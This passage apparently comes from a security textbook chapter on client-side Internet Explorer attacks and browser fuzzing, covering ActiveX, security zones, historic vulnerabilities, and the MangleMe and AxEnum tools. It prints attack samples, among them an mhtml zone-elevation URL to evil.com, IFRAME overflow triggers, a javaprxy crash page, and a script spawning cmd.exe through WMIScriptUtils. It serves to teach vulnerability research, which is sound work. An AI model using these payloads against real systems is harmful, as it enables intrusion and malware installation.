If an attacker wants to attack your firewall-protected computer, he will normally be blocked by your firewall. However, if the attacker instead hosts the domain evil.com and entices you to browse to www.evil.com, he now has a communication channel to interact with your computer. The universe of attack possibilities is limited for this attacker, however. He needs to find a vulnerability either in the browser or in a component that the browser uses to display web content. If the attacker finds such a vulnerability, the firewall is no longer relevant. Your established connection to www.evil.com allows the attacker to present an attack over this connection.

Client-Side Applications Are Often Running with Administrative Privileges

Client-side vulnerabilities exploited for code execution result in attack code executing at the same privilege level as the client-side application executes normally. Contrast this with attacks such as Blaster or Slammer, which targeted system services running at a high privilege level (typically LocalSystem). However, do not be fooled into thinking that client-side vulnerabilities are less dangerous than system service exploits. Many users log onto their workstation as a user in the local administrators group. If the users are logged in as an administrator, their Internet Explorer or Outlook session is also running as an administrator. Successful client-side exploits targeting that Internet Explorer or Outlook session also would run with administrative privileges. This gives all the same rights as an attack against a system level service—administrators can install rootkits and key loggers, install and start services, access LSA secrets. With these rights, the attack also covers its tracks in the event log. If victims log on as an administrator, they are vulnerable to potential "browse-and-you're-owned" exploits.

NOTE Windows Vista introduced several new features to help client-side applications not run with full administrative privileges. Internet Explorer Protected Mode and Vista's User Access Control are useful defense-in-depth features to help users run at a lower privilege level. For more detail on how to run at a lower privilege level on down-level Windows platforms, see the "Run Internet-Facing Applications with Reduced Privileges" section later in this chapter.

Client-Side Vulnerabilities Can Easily Target Specific People or Organizations

For attackers earning 20 cents per adware install, it doesn't matter who is targeted by the attack—they earn the same 20 cents regardless of the victim. However, some attackers are interested in targeting specific victims or victims belonging to a specific group, company, or organization. You don't hear it in the news much, but corporations and nation-states are being targeted today by client-side attacks with the intent of industrial espionage and stealing secrets. This is sometimes referred to as *spear phishing*.

NOTE More information on spear phishing can be found at the following URLs:
www.microsoft.com/athome/security/email/spear_phishing.mspx
www.pcworld.com/article/id,122497-page,1/article.html

Client-side vulnerabilities are especially effective in spear phishing attacks because an attacker can easily choose a set of "targets" (people) and deliver a lure to them via e-mail without knowing anything about their target network configuration. Attackers build sophisticated, convincing e-mails that appear to be from a trusted associate. Victims click on a link in the e-mail and end up at evil.com with the attacker serving up malicious web content from an attack web server to the victim's workstation. If an attacker has found a client-side vulnerability in the victim's browser or a component used by the browser, she can then run code on any specific person's computer whose e-mail is known.

Internet Explorer Security Concepts

To understand how these attacks work, it's important to understand the components and concepts Internet Explorer uses for a rich and engaging browsing experience. The two most important ideas to understand are ActiveX controls and Internet Explorer security zones.

ActiveX Controls

Microsoft added ActiveX support to Internet Explorer to give developers the opportunity to extend the browsing experience. These "controls" are just small programs written to be run from within a container, usually Internet Explorer. ActiveX controls can do just about anything that the user running them can do, including access the registry or modify the file system. Yikes! Before Internet Explorer will install and run an ActiveX control, however, it presents a security warning to the user along with a digital signature from the control's developer. The user then makes a trust decision based on the developer, the name of the control, and the digital signature. The danger comes when a control is marked as safe to be scripted by anyone, is signed by a trustworthy corporation, and has a security vulnerability. When a bad guy finds this vulnerability, he can host a copy of the ActiveX control on his evil.com web server, build HTML code to instantiate the ActiveX control, and then lure an unsuspecting user to browse to the web page and accept the security dialog box. As an example of how ActiveX controls work, the text below is HTML that instantiates the Adobe Flash ActiveX control to play a movie.

```
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/
swflash.cab#version=6,0,40,0"><PARAM NAME=movie VALUE="http://www.apple.com/
appletv/media/connect.swf"></OBJECT>
```

You can interpret the preceding blob of HTML by breaking it down into the following components:

- I want to load an object having the identifier D27CDB6E-AE6D-11cf-96B8-444553540000. If it's already installed, information about where it is installed can be found in the registry under HKCR\CLSID\{D27CDB6E-AE6D-11cf-96B8-444553540000}.
- If the control is not yet installed, I want to download it from http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab.
- I need version 6.0.40.0 or higher. If my version is less than 6.0.40.0, I want to download http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab and use that object instead of the object I already have installed.
- This object takes a parameter named movie. The value to pass to this parameter is "http://www.apple.com/appletv/media/connect.swf".

There are some very interesting security implications here when you think about an attacker hosting an object tag and luring an unsophisticated user to the website. Chew on that for a while and we'll discuss abusing the design factors of ActiveX controls later in the chapter.

Internet Explorer Security Zones

One more piece of background knowledge you need to understand client-side browser exploits is the idea of Internet Explorer security zones. Assigning websites to different "zones" gives you the flexibility to trust some websites more than others. For example, you might choose to trust your corporate web server and allow it to run Java applications while refusing to run Java applications from web servers on the Internet. The four built-in IE security zones are *Restricted Sites*, *Internet*, *Intranet*, and *Trusted Sites* from least permissive to most permissive. You can read about the default security settings for each zone and how IE decides which zone the URL should be loaded in at http://msdn2.microsoft.com/en-us/library/ms537183.aspx. There's also one implicit security zone called *Local Machine* zone.

As you might guess, web pages loaded in the most restrictive *Restricted Sites* zone are locked down. They are not allowed to load ActiveX controls or even to run JavaScript. One important use for this zone is viewing the least trusted content of all—e-mail. Outlook uses the guts of Internet Explorer to view HTML-based e-mail and it loads content in the Restricted Sites zone, so viewing in the Outlook preview pane is fairly safe. As you might guess, the trust level increases and security restrictions are relaxed as you progress along the zone list. Scripting and safe-for-scripting ActiveX controls are allowed in the *Internet* zone but IE won't pass NTLM authentication credentials. Sites loaded in the *Intranet* zone are assumed to have some level of trust, and some security restrictions are relaxed, enabling Intranet line-of-business applications to work. The *Local Machine* zone (LMZ) is where things get really interesting to the attacker, though.

Before Windows XP Service Pack 2, web pages loaded in the LMZ could run unsigned or unsafe ActiveX controls, could run Java applets without prompt, and could run all kinds of super dangerous stuff that attackers would love to be able to do from their attack web page. It was basically trivial for attackers to install malware onto a victim workstation if they could get their web page loaded in the LMZ. These attacks were called *zone elevation attacks*, and their goal was to jump cross-zone (from the Internet zone to the Local Machine zone, for instance) to run scripts with fewer security restrictions. As we look next at real-world client-side attack examples, you will understand why attackers would try so hard and jump through so many hoops to get an attack web page loaded in the LMZ.

References

Security changes in XP SP2 www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2brows.mspx
Description of IE security zones http://msdn2.microsoft.com/en-us/library/ms537183.aspx

History of Client-Side Exploits and Latest Trends

Client-side vulnerabilities and attacks abusing those vulnerabilities have been around for years. In fact, one of the earliest security bulletins (MS98-011) listed in Microsoft's security bulletin search fixed an IE4 client-side vulnerability in JScript parsing. However, the attacks of 1998 were more often vulnerabilities having direct attack vectors, rather than those abusing client-side vulnerabilities. On the Windows platform, client-side vulnerabilities have become more prominent only in the last few years. In this section, we'll take a short trip down memory lane to look at some of the more prominent vulnerabilities used by attackers to infect victims with malware. If you're more interested in the discovery of new vulnerabilities than the history of this genre of attack, feel free to skip ahead to the next section.

Client-Side Vulnerabilities Rise to Prominence

The year 2004 brought two important changes to the landscape of software security and malicious attacks. First, Service Pack 2 for Windows XP with its on-by-default firewall and security-hardened system services arrived and was pushed out over Windows Update to millions of computers, largely protecting consumers from directed attacks. Second, cybercriminals became more aggressive, targeting consumers with malware downloads. An entire industry sprang up offering a malware "pay-per-install" business model and didn't ask any questions about how their "software" got installed. With money as an incentive and firewalls as a barrier, malicious criminals turned their attention to client-side attacks.

One interesting way to observe the growth of client-side vulnerabilities is to look at the proportion of Microsoft security bulletins released addressing client-side vulnerabilities compared with other vulnerabilities. Symantec did exactly this analysis early in




Figure 15-1 Proportion of Microsoft security updates addressing client-side vulnerabilities

2007 and published the chart seen in Figure 15-1. The light color is client-side vulnerabilities and the dark is other vulnerabilities.

Reference

Symantec blog posting with Figure 15-1 context
www.symantec.com/enterprise/security_response/weblog/2007/02/microsoft_patch_tuesday_februa.html

Notable Vulnerabilities in the History of Client-Side Attacks

To understand the present-day threat environment from client-side attacks, it will help to understand recent history and the set of attacks that got us here. Due to its prevalence, we'll again focus on vulnerabilities affecting Microsoft Windows.

MS04-013 (Used by Ibiza and then Download.Ject Attacks)

This vulnerability was a zone elevation attack that resulted in an attacker's HTML being loaded in the Local Machine zone (LMZ). It was also the first widespread "browse-and-you're-owned" attack and scared a lot of people into using Firefox. And it was the first time Russian cybercriminals were so blatantly involved in such an organized fashion. So it's important to start here.

From the security zones discussion earlier, remember that web pages loaded in the LMZ can do all sorts of dangerous stuff. The favorite LMZ trick of 2004 was to use the ActiveX control ADODB.Stream installed by default on Windows as part of MDAC (Microsoft Data Access Components) to download and run files from the Internet. ADODB.Stream would only do this when run from the trusted Local Machine zone.

The actual vulnerability used in the Ibiza and Download.Ject attacks was in the mhtml: protocol handler. A *protocol handler* is code that handles protocols like http:, ftp:, and rtsp:. Internet Explorer passes the URL following the protocol name to the protocol handler to, well, handle. The mhtml: protocol URLs are of the following form: "mhtml:// <ROOT-URL>!<BODY-URL>", with the body URL being loaded into the Root URL. However, the mhtml: protocol handler had a critical flaw that allowed a cross-zone elevation from the Internet zone into the LMZ. If the <ROOT-URL> in the preceding syntax was not reachable, IE would load only the <BODY-URL>, but would load that URL into the same security zone where the ROOT-URL would have been loaded if it had existed. More concretely, imagine what would happen given the vulnerable mhtml: protocol handler loading this URL: "mhtml:file://c:/bogus.mht!http://evil.com/evil.html". The <ROOT-URL> points to a file on the local file system. However, the attackers used a reference that they knew would never exist. The location could not be found, but IE still navigates to the <BODY-URL>, unfortunately opened in the Local Machine zone where the <ROOT-URL> was supposed to be loaded from. Whoops! In the case of Ibiza and Download.Ject, this evil.html used ADODB.Stream to download and run arbitrary files on the computer that browsed to the web page hosting the exploit. The Download.Ject attack further attempted to propagate itself by looking for HTML files on the compromised system and appending attack code to the footer of every page. It was an elaborate attack propagated by Russian cybercriminals who used it to harvest credit card numbers and username/passwords via key loggers. The malware side of this attack was super interesting and you can find more by reading the sites listed in the references.

So, a short recap of the Ibiza and Download.Ject attacks:

- An unsuspecting web browser visits an untrusted page in the Internet zone.
- Attacker abuses a cross-zone vulnerability in the mhtml: protocol handler, which causes the attacker's HTML page to load into the Local Machine zone.
- From the Local Machine zone, the attacker uses the ADODB.Stream ActiveX control to download and run malware.

This attack required discovery of a vulnerability in how the protocol handler worked. There was no buffer overrun involved here, no shellcode or fancy tricks to redirect execution flow from the assembly level.

References

Download.Ject malware story www.answers.com/topic/download-ject
http://xforce.iss.net/xforce/alerts/id/177
Ibiza Attacks www.securityfocus.com/bid/9658/exploit
Microsoft's Download.Ject response www.microsoft.com/security/incident/download_ject.mspx?info=EXLINK

MS04-040 (IFRAME Tag Parsing Buffer Overrun)

The next client-side vulnerability that was used in widespread attacks was an HTML parsing vulnerability in Internet Explorer. Michal Zalewski in October 2004 wrote an

HTML fuzzer that he called MangleMe. He used it to find several Internet Explorer crashes that he posted to Bugtraq along with a copy of his tool. A hacker named ned then used a Python port of this tool to find a simple bug that ended up being abused by hackers for years afterward.

```
<iframe src=AAAAAAAAAAAAA…. name=BBBBBBBBBBBB….>
```

A hacker named Skylined looked more closely at this bug and posted this analysis to Bugtraq on October 24, 2004:

```
There is an exploitable BoF in the FRAME, EMBED and IFRAME tag using the SRC
and NAME property. To trigger the BoF you only need this tag in a HTML file:
<IFRAME SRC=AAAAAAAAAAAA.... NAME="BBBBBBBBBB....">
This will overwrite EAX with 0x00420042, after which this gets executed:
7178EC02                      8B08            MOV     ECX, DWORD PTR [EAX]
7178EC04                      68 847B7071     PUSH    SHDOCVW.71707B84
7178EC09                      50              PUSH    EAX
7178EC0A                      FF11            CALL    NEAR DWORD PTR [ECX]
Control over EAX leads to control over ECX, which you can use to control EIP:
Remote Command Execution.
```

A week later, Skylined posted JavaScript to Bugtraq that exploited this vulnerability. He called the JavaScript "InternetExploiter" and it became the basis for exploiting IE vulnerabilities from that moment on. We'll discuss InternetExploiter in more detail later in this chapter.

References

MangleMe tool http://freshmeat.net/projects/mangleme/
Interesting *Wall Street Journal* story on IFRAME vulnerability www.edup.tudelft.nl/~bjwever/publicity_wsj.html.php

JAVAPRXY.DLL (First of the COM Objects)

Remember from the "Internet Explorer Security Concepts" section of this chapter that Internet Explorer loads ActiveX controls via the HTML <OBJECT> tag pointing to a specific registered class ID (clsid). The example we used earlier was the Adobe Flash ActiveX control clsid D27CDB6E-AE6D-11cf-96B8-444553540000. If you search in your registry for that clsid, you'll probably find in the HKCR hive a registry entry that points to compiled code (C:\windows\system32\Macromed\Flash\Flash9b.ocx on my machine) written specifically to handle ActiveX instantiation via the object tag, which attempts to play Flash movies, and whatever else Flash does. The "glue" that makes this object instantiation and parameter passing work is COM. It's not very important for you to know much about COM itself to understand and discover the type of bugs we'll be talking about in this section. However, lots and lots of objects registered on every system use COM but are not ActiveX controls. In fact, most objects having an HKCR COM registration are not ActiveX controls and don't know how to respond to the function calls that Internet Explorer normally makes into ActiveX controls after they are instantiated. Unfortunately, IE doesn't have any way to know whether an object requested with an <OBJECT> tag having a valid, registered clsid is an ActiveX control until after it is loaded.

This situation has existed for years in Internet Explorer. If someone fat-fingered (made a typo in) their HTML or cut-and-pasted the wrong clsid into an object tag, the requested functionality from the ActiveX control would not be present because generic COM objects don't know anything about the ActiveX interfaces. And sometimes Internet Explorer would crash because IE attempted to call into an object in a way that the object was not expecting.

However, remember the IFRAME buffer overrun discussed earlier and our friend Skylined who wrote JavaScript to exploit that vulnerability for arbitrary code execution? We'll go into detail about how his InternetExploiter framework works later in the chapter, but the short story is that it uses JavaScript to allocate a bunch of heap memory, fills that memory with nop sleds and shellcode, and then releases the memory back to the OS to reuse. The Windows heap manager itself by default does not zero-out memory between uses. It could, but that would incur a performance hit. The memory allocation function called by the component requesting the memory allocation can specify a flag asking for zero-initialized memory, but that is not the default option. So if the component does not specifically request zeroed-out memory, it doesn't get it. Now with the attackers writing the HTML page and able to include things like Skylined's InternetExploiter JavaScript, they control the contents of uninitialized memory when the victim loads web pages with Active Scripting enabled. Let's see how that factors into a security vulnerability by examining the first exploitable COM object that started a stream of vulnerable COM objects in summer 2005.

When you install the Java runtime, the installer registers javaprxy.dll as a COM object. Its developers intended it to be used only from within the Java runtime context to do profiling. However, because it is a registered COM object, it could be instantiated any way COM objects can be instantiated, including via the <OBJECT> tag in an HTML page. Unfortunately, this COM object had a special initialization requirement. To set up and use the object, the caller first needs to use the CreateInstance() method, a standard part of initializing any COM object. The second step was to call the object's custom initialization method, which set variables to initial values and finished performing object setup. The JVM environment knew how to do this and javaprxy.dll worked great in that environment. Internet Explorer, unfortunately, knows nothing about custom COM objects. IE knows only about the generic ActiveX interfaces that it tried to use after calling CreateInstance(). So IE loaded the object but its variables and function table were not initialized properly. In fact, it was using uninitialized memory. Unfortunately, uninitialized memory in this context is attacker-controlled memory, due to portions of the HTML page being the previous resident of this memory with no initialization having been done between uses. With those concepts understood, let's look at how the attack actually happened. First, here was the HTML:

```
<HTML>
<BODY>
<OBJECT CLASSID="CLSID:03D9F3F2-B0E3-11D2-B081-006008039BF0"></OBJECT>
[ATTACKER'S HTML]
</BODY>
<SCRIPT>location.reload();</SCRIPT>
</HTML>
```

That clsid belongs to javaprxy.dll, having been registered via the JVM install. The attacker's HTML in the body of this page is loaded first, processed by Internet Explorer for display, and then that memory is released back to the system to be reused. Next, IE processed the <OBJECT> tag and loaded the javaprxy.dll object via COM using memory supplied by the Windows heap memory manager; memory having just been returned to the heap memory from displaying the HTML. With the javaprxy.dll object loaded and supposedly initialized, IE attempts to follow the normal ActiveX process, calling into the standard interfaces of the ActiveX protocol. Somewhere in the machinery, this obviously fails because the ActiveX interfaces are not implemented (it's not an ActiveX control). IE then attempts to release the object. To do so, it looks up the object's table of functions, finds the **release()** function (offset 0x8 from the object pointer) and calls it. This function call ends up looking at the assembly level for "call [object-pointer]+0x8". Seems okay from the IE perspective, right? After all, we don't want to leak memory even if the HTML is busted. But now let's look at the assembly equivalent of what I just described. In the display that follows, the pageheap flag is enabled, which initializes all memory to 0xc0. Anytime you see 0xc0, you know that memory was not initialized before use. Here's what the crash looks like in the debugger at the point of the access violation:

```
 (f8c.220): Access violation - code c0000005 (!!! second chance !!!)
eax=c0c0c0c0 ebx=056a6ae8 ecx=075a9608 edx=7c97c080 esi=075a9130 edi=00000000
eip=7c508666 esp=0013e59c ebp=0013e5b8 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\WINDOWS\system32\javaprxy.dll -
javaprxy+0x8666:
7c508666 8b08            mov     ecx,[eax]         ds:0023:c0c0c0c0=????????
```

We see that **eax** is loaded with uninitialized memory, which is not surprising since the second phase of initialization was never called. The other registers look okay, but **ecx** is about to be filled with the contents of memory where **eax** points. This pointer is uninitialized memory controlled by the attacker. Let's look at what happens next to determine if this is an immediately exploitable condition, or if it's going to take some work.

```
0:000> u
javaprxy+0x8666:
7c508666 8b08            mov     ecx,[eax]   <--This is the access violation
we see above
7c508668 50              push    eax
7c508669 ff5108          call    dword ptr [ecx+0x8]
7c50866c c3              ret
```

After **ecx** gets populated with attacker-controlled memory, we push **eax** and then make a function call to **ecx+0x8**. The attacker controls where **ecx** points, so any fixed offset from **ecx** is effectively calling into an attacker-controlled location. This vulnerability is exploitable and was abused by hundreds of websites to install malware.

MS06-073 WMIScriptUtils (Bad by Design)

The final important client-side vulnerability to discuss in this chapter was fixed by Microsoft in December 2006. This vulnerability actually only affected people who had

Visual Studio installed and then browsed to a malicious website—the total infection count traced back to this vulnerability is thought to be quite low. However, it is an interesting vulnerability because it shows that even companies that "get" security and normally do a good job making secure products sometimes make bad design decisions. Look at the following HTML snippet and decide whether you think it would work when hosted on evil.com, a malicious web page in the Internet zone:

```
<script>
  var o = new ActiveXObject("WMIScriptUtils.WMIObjectBroker2");
  var x = o.CreateObject("WScript.Shell");
  x.run("cmd.exe /k");
</script>
```

WMIScriptUtils.WMIObjectBroker2 is a Safe-For-Scripting ActiveX control. It was included with Visual Studio and was presumably needed to do some stuff in the Visual Studio environment. However, the WScript.Shell object, much like the ADODB .Stream object discussed earlier, is *not* a safe object to be instantiated in an untrusted environment. Attempts to instantiate WScript.Shell directly from the Internet zone will fail, as it is only to be used in a trusted environment such as the Local Machine zone. However, Russian hackers discovered that instantiating the safe-for-scripting WMIScriptUtils.WMIObjectBroker2 ActiveX control, and then calling the method CreateObject defined on the ActiveX control, allowed them to create any arbitrary object, bypassing security checks! They promptly used this client-side vulnerability to install malware by hosting the exploit code on hundreds of adult websites. At the time it was being abused, no other IE zero-day vulnerability was widely known in the community, so anybody who wanted to install malware was using this vulnerability.

You can use the AxMan tool described in a later section to enumerate all methods that an ActiveX control supports. When you're hunting for vulnerability and see methods such as CreateObject or Launch or Run, take a close look to make sure they can't be repurposed to run malicious code.

References

WMIScriptUtils security bulletin www.microsoft.com/technet/security/bulletin/ms06-073.mspx
Metasploit exploit http://metasploit.com/projects/Framework/exploits.html#ie_createobject

Finding New Browser-Based Vulnerabilities

Now that you're convinced that browser-based vulnerabilities are important, and have seen several recent examples of client-side vulnerabilities used by criminals to install malware, it's (finally) time to show you how to find client-side vulnerabilities yourself. The easiest way to get started finding client-side vulnerabilities is to look at tools released in the last few years. Understanding how each tool works and why it found bugs will help you find your own new vulnerabilities.

MangleMe

MangleMe was the first publicly released fuzzing tool specifically targeting browser-based client-side vulnerabilities. It's a little outdated now, but it is super simple to set up, use, and understand, so we'll start here. You can follow along with this discussion by downloading the MangleMe source code from http://freshmeat.net/projects/mangleme.

The extracted tarball (.tar file) has three relevant files. Tags.h has a list of HTML tags and relevant parameters for each. Here's a snippet of the file:

```
  { "A", "NAME", "HREF", "REF", "REV", "TITLE", "TARGET", "SHAPE", "onLoad",
"STYLE", 0 },
{ "APPLET", "CODEBASE", "CODE", "NAME", "ALIGN", "ALT", "HEIGHT", "WIDTH",
"HSPACE", "VSPACE", "DOWNLOAD", "HEIGHT", "NAME", "TITLE", "onLoad", "STYLE",
0 },
  { "AREA", "SHAPE", "ALT", "CO-ORDS", "HREF", "onLoad", "STYLE", 0 },
  { "B", "onLoad", "STYLE", 0 },
  { "BANNER", "onLoad", "STYLE", 0 },
  { "BASE", "HREF", "TARGET", "onLoad", "STYLE", 0 },
  { "BASEFONT", "SIZE", "onLoad", "STYLE", 0 },
  { "BGSOUND", "SRC", "LOOP", "onLoad", "STYLE", 0 },
  { "BQ", "CLEAR", "NOWRAP", "onLoad", "STYLE", 0 },
  { "BODY", "BACKGROUND", "BGCOLOR", "TEXT", "LINK", "ALINK", "VLINK",
"LEFTMARGIN", "TOPMARGIN", "BGPROPERTIES", "onLoad", "STYLE", 0 },
```

As you can see, the first entry in each line is an HTML tag and the words that follow are parameters to that element. For example, "<A HREF=http://www.microsoft.com>Link to Microsoft</A>" is a common bit of HTML to include a hyperlink on a web page. Having a vocabulary of valid HTML allows MangleMe to build better fuzzing test cases than pure dumb fuzzing is able to do.

The second interesting source file is mangle.cgi, two pages of code that drive the whole system. It's really simple code that builds up a page of HTML one tag at a time. It has just three functions. In **main()**, you'll see that each page starts with the following hard-coded HTML:

```
<HEAD>
<META HTTP-EQUIV="Refresh" content="0;URL=mangle.cgi">
```

This meta refresh tag instructs the browser loading the HTML to fully load the page and then immediately (0 seconds later) redirect to the URL mangle.cgi. This simply reloads the same page over and over again, each time generating a different set of HTML. Following that header, **main()** generates a random seed and a random number between 1 and 100. It then calls **random_tag()** the random number of times. Each call to **random_tag()** picks one line from tags.h and generates a tag having a valid HTML element some *valid* parameters set to bogus values, and some *bogus* parameters set to bogus values. The third function, **make_up_value()**, sometimes returns valid HTML constructs, and sometimes returns a random string of characters. Sometimes you'll get a tag having completely well-formed HTML, and other times you'll find complete garbage. Here's a portion of an example HTML page returned by MangleMe:

```
<META NAME=~~~~~~~~~~~~~ STYLE="_blank" CONTENT_blank NAME=# onLoad="ïïïïïï"
STYLEabout:mk:_blank><MAP onLoad=http:714013865 onLoad1008062749 NAME=
"file:"-2002157890"" NAME=T onLoad=file:_self onLoad&mk:%n%n%n%n%n%n&*;;
```

```
onLoad=* STYLE=&&&&& onLoad="#" onLoad=222862563™onLoad=æææææææææ onLoad=
"±±±±±±±±"><HEAD STYLE="_self" onLoad="-152856702" STYLE=ÄÄÄÄÄ onLoad=top
onLoad=http:¨¨¨></FN STYLE="-1413748184" STYLE=mk:1896313193
STYLE289941981><ÙAREA CO-ORDS=1063073809 STYLE="_self" CO-ORDS=149636993
STYLE=1120969845><HR onLoad="javascript:""_blank""-1815779784"""SRC=
"™™™™™™™™™™"></EMBED UNITS=mk:PALETTE=javascript:left SRC=46054687 WIDTH=
"file:"-23402756"" SRC=_blankleft NAME="_blank" UNITS=# PALETTE="*"><APPLET
STYLE=ü DOWNLOAD="""""" NAME=,,,,,,, NAME=663571671 VSPACE="file:"-580782394""
WIDTH="_blank" CODEBASE_blank HEIGHT=http:_self CODEBASE="
-1249625486"><NOFRAMES onLoad="javascript:"-1492214208"" onLoad="" onLoad=
"      " STYLE="" onLoad=<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<< onLoad=about:475720571
STYLE="" STYLE="top">
```

This type of random fuzzing is great for finding parsing bugs that the developers of the browser did not intend to have to handle. With each generated HTML page, MangleMe logs both the random seed and the iteration number. Given those two keys, it can regenerate the same HTML again. This is handy when you find a browser crash and need to find the exact HTML that caused it. You can simply make the same request again (with a different browser or **wget**) to remangle.cgi to easily report the bug to the browser's developer.

Inside the MangleMe tarball, you'll find a gallery subfolder with HTML files generated by MangleMe that have crashed each of the major browsers. Here are a few of the gems:

Mozilla:

```
<HTML><INPUT AAAAAAAAAA>
Opera
<HTML>
<TBODY>
<COL SPAN=999999999>
```

MSIE:

```
<HTML>
<APPLET>
<TITLE>Curious Explorer</TITLE>
<BASE>
<A>
```

Each of these bugs, like the majority of bugs found by MangleMe, is fixed in the latest version of the product. Does that make MangleMe useless? Absolutely not! It is a great teaching tool and a framework you can use to quickly build on to make your own client-side fuzzing tool. And if you ever come across a homegrown HTML parser (such a bad idea), point it at MangleMe to check the robustness of its error handling code.

Here are the things we learned from MangleMe:

- You can use the meta-refresh tag to easily loop over a large number of test cases.
- If you can define the vocabulary understood by the component, you can build better test cases by injecting invalid bits into valid language constructs.
- When the application being tested crashes, you need some way to reproduce the input that caused the crash. MangleMe does this with its remangle component.

References

MangleMe homepage http://freshmeat.net/projects/mangleme/
MangleMe example test page http://lcamtuf.coredump.cx/mangleme/mangle.cgi
The meta refresh HTML tag http://en.wikipedia.org/wiki/Meta_refresh
Port of MangleMe to Python script www.securiteam.com/tools/6Z00N1PBFK.html

AxEnum

If we speculate about all the undiscovered browser-based client-side vulnerabilities in existence, more are probably in components loaded by the browser than in the browser's HTML parsing code itself. The javaprxy.dll and WMIScriptUtils vulnerabilities discussed earlier are two good representative samples of the type of vulnerability found in COM objects, one way that browsers can load additional components. The javaprxy.dll vulnerability was a COM object that was never intended to be loaded in an <OBJECT> tag and was not properly initialized when loaded in that manner. The WMIScriptUtils vulnerability was a safe-for-scripting ActiveX control with a missing security check on one of its functions, allowing remote code execution. The first public tool targeting these types of vulnerabilities was AxFuzz, released on sourceforge.net by Shane Hird in early 2005. You can download the package from http://sourceforge.net/projects/axfuzz.

AxFuzz actually has two components—AxEnum and AxFuzz. AxEnum is a utility that runs locally on Windows and queries the registry (HKLM\Software\Classes\CLSID) to find every registered COM object on the system. When you run AxEnum, it outputs the clsid of every single COM object to stderr. While it is in the registry, it also looks for the IObjectSafety flag for each registered COM object to determine if the object claims that it is safe to be used in Internet Explorer. If IObjectSafety is set, it will output the clsid to stdout. So if you wanted to generate the entire list of registered COM objects to the file all.txt and print the subset of those with IObjectSafety set to True into the file named safe.txt, the command line to do so would look like this:

```
axenum.exe > safe.txt 2> all.txt
```

If you run that exact command, it will take quite a while to finish. Along the way, Windows will probably pop up various dialog boxes as each component is initialized by AxEnum. Running this on a Vista machine with Office installed will display UI launching OneNote, voice recognition, and the script editor. There are a couple of reasons you might not want every single COM object on your system in the list. First, it's faster to generate only a subset. Second, you might later use AxFuzz to fuzz the list of objects that AxEnum generated. If there is a known crash in a COM object specified early in the AxEnum output, you might want to generate the list of all COM objects that appear after the known crasher. AxEnum will take as its first argument the starting clsid, as shown here.

```
axenum.exe {00000000-0000-0010-0000-00000000ABCD} > safe.txt 2> all.txt
```

Let's take a look at the output. The all.txt file just lists the COM object and identifying name of each object. Next you can see the first ten lines of output from my Vista machine:

```
{0000002F-0000-0000-C000-000000000046} - CLSID_RecordInfo
{00000100-0000-0010-8000-00AA006D2EA4} - DAO.DBEngine.36
{00000101-0000-0010-8000-00AA006D2EA4} - DAO.PrivateDBEngine.36
{00000103-0000-0010-8000-00AA006D2EA4} - DAO.TableDef.36
{00000104-0000-0010-8000-00AA006D2EA4} - DAO.Field.36
{00000105-0000-0010-8000-00AA006D2EA4} - DAO.Index.36
{00000106-0000-0010-8000-00AA006D2EA4} - DAO.Group.36
{00000107-0000-0010-8000-00AA006D2EA4} - DAO.User.36
{00000108-0000-0010-8000-00AA006D2EA4} - DAO.QueryDef.36
{00000109-0000-0010-8000-00AA006D2EA4} - DAO.Relation.36
```

You could instantiate each clsid on this list looking for javaprxy.dll-type crashes. Microsoft has already gone through this exercise for each COM object that ships with Windows, but you might find a gem from a less-careful third party. But first let's take a look at the list of COM objects that have set IObjectSafety to True notifying Windows that they are safe to be loaded in IE. Here's the first entry from the safe list on my Vista machine:

```
> ADODB.Connection
     {00000514-0000-0010-8000-00AA006D2EA4}
     IObjectSafety:
     IO. Safe for initialization set successfully
     IPersist:GetInterfaceSafetyOptions Supported=3, Enabled=2
     IO. Safe for scripting (IDispatchEx) set successfully
     IDispatchEx:GetInterfaceSafetyOptions Supported=3, Enabled=3
     _Connection:
            Properties* Properties() propget
            BSTR ConnectionString() propget
            void ConnectionString(BSTR) propput
            long CommandTimeout() propget
            void CommandTimeout(long) propput
            long ConnectionTimeout() propget
            void ConnectionTimeout(long) propput
            BSTR Version() propget
            void Close()
            _Recordset* Execute(BSTR, VARIANT*, long)
            long BeginTrans()
            void CommitTrans()
            void RollbackTrans()
            void Open(BSTR, BSTR, BSTR, long)
            Errors* Errors() propget
            BSTR DefaultDatabase() propget
            void DefaultDatabase(BSTR) propput
            IsolationLevelEnum IsolationLevel() propget
            void IsolationLevel(IsolationLevelEnum) propput
            long Attributes() propget
            void Attributes(long) propput
            CursorLocationEnum CursorLocation() propget
            void CursorLocation(CursorLocationEnum) propput
            ConnectModeEnum Mode() propget
            void Mode(ConnectModeEnum) propput
            BSTR Provider() propget
            void Provider(BSTR) propput
            long State() propget
            _Recordset* OpenSchema(SchemaEnum, VARIANT, VARIANT)
            void Cancel()
```

Scanning down the list of methods, nothing jumps out as immediately dangerous, like the "CreateObject" call we saw on WMIScriptUtils. ActiveX controls that Microsoft ships are especially nice to pen-test, because each one has an entry on MSDN giving lots of useful information about the control that we can use to find bugs. You can quickly jump to the appropriate MSDN entry by typing the following into your favorite search engine:

```
site:msdn.microsoft.com ADODB.Connection methods
```

Scanning through the MSDN documentation in this case didn't highlight anything obviously bad. Several of its methods do handle arguments, however, so we should later use this control as a fuzzing target. However, scrolling down a little farther in the safe.txt list generated on my machine gives this potentially interesting control:

```
> SupportSoft Installer
     {01010200-5e80-11d8-9e86-0007e96c65ae}
     IObjectSafety:
     IO. Safe for scripting (IDispatch) set successfully
     IDispatch:GetInterfaceSafetyOptions Supported=3, Enabled=1
     ISdcInstallCtl:
            BSTR ModuleVersion() propget
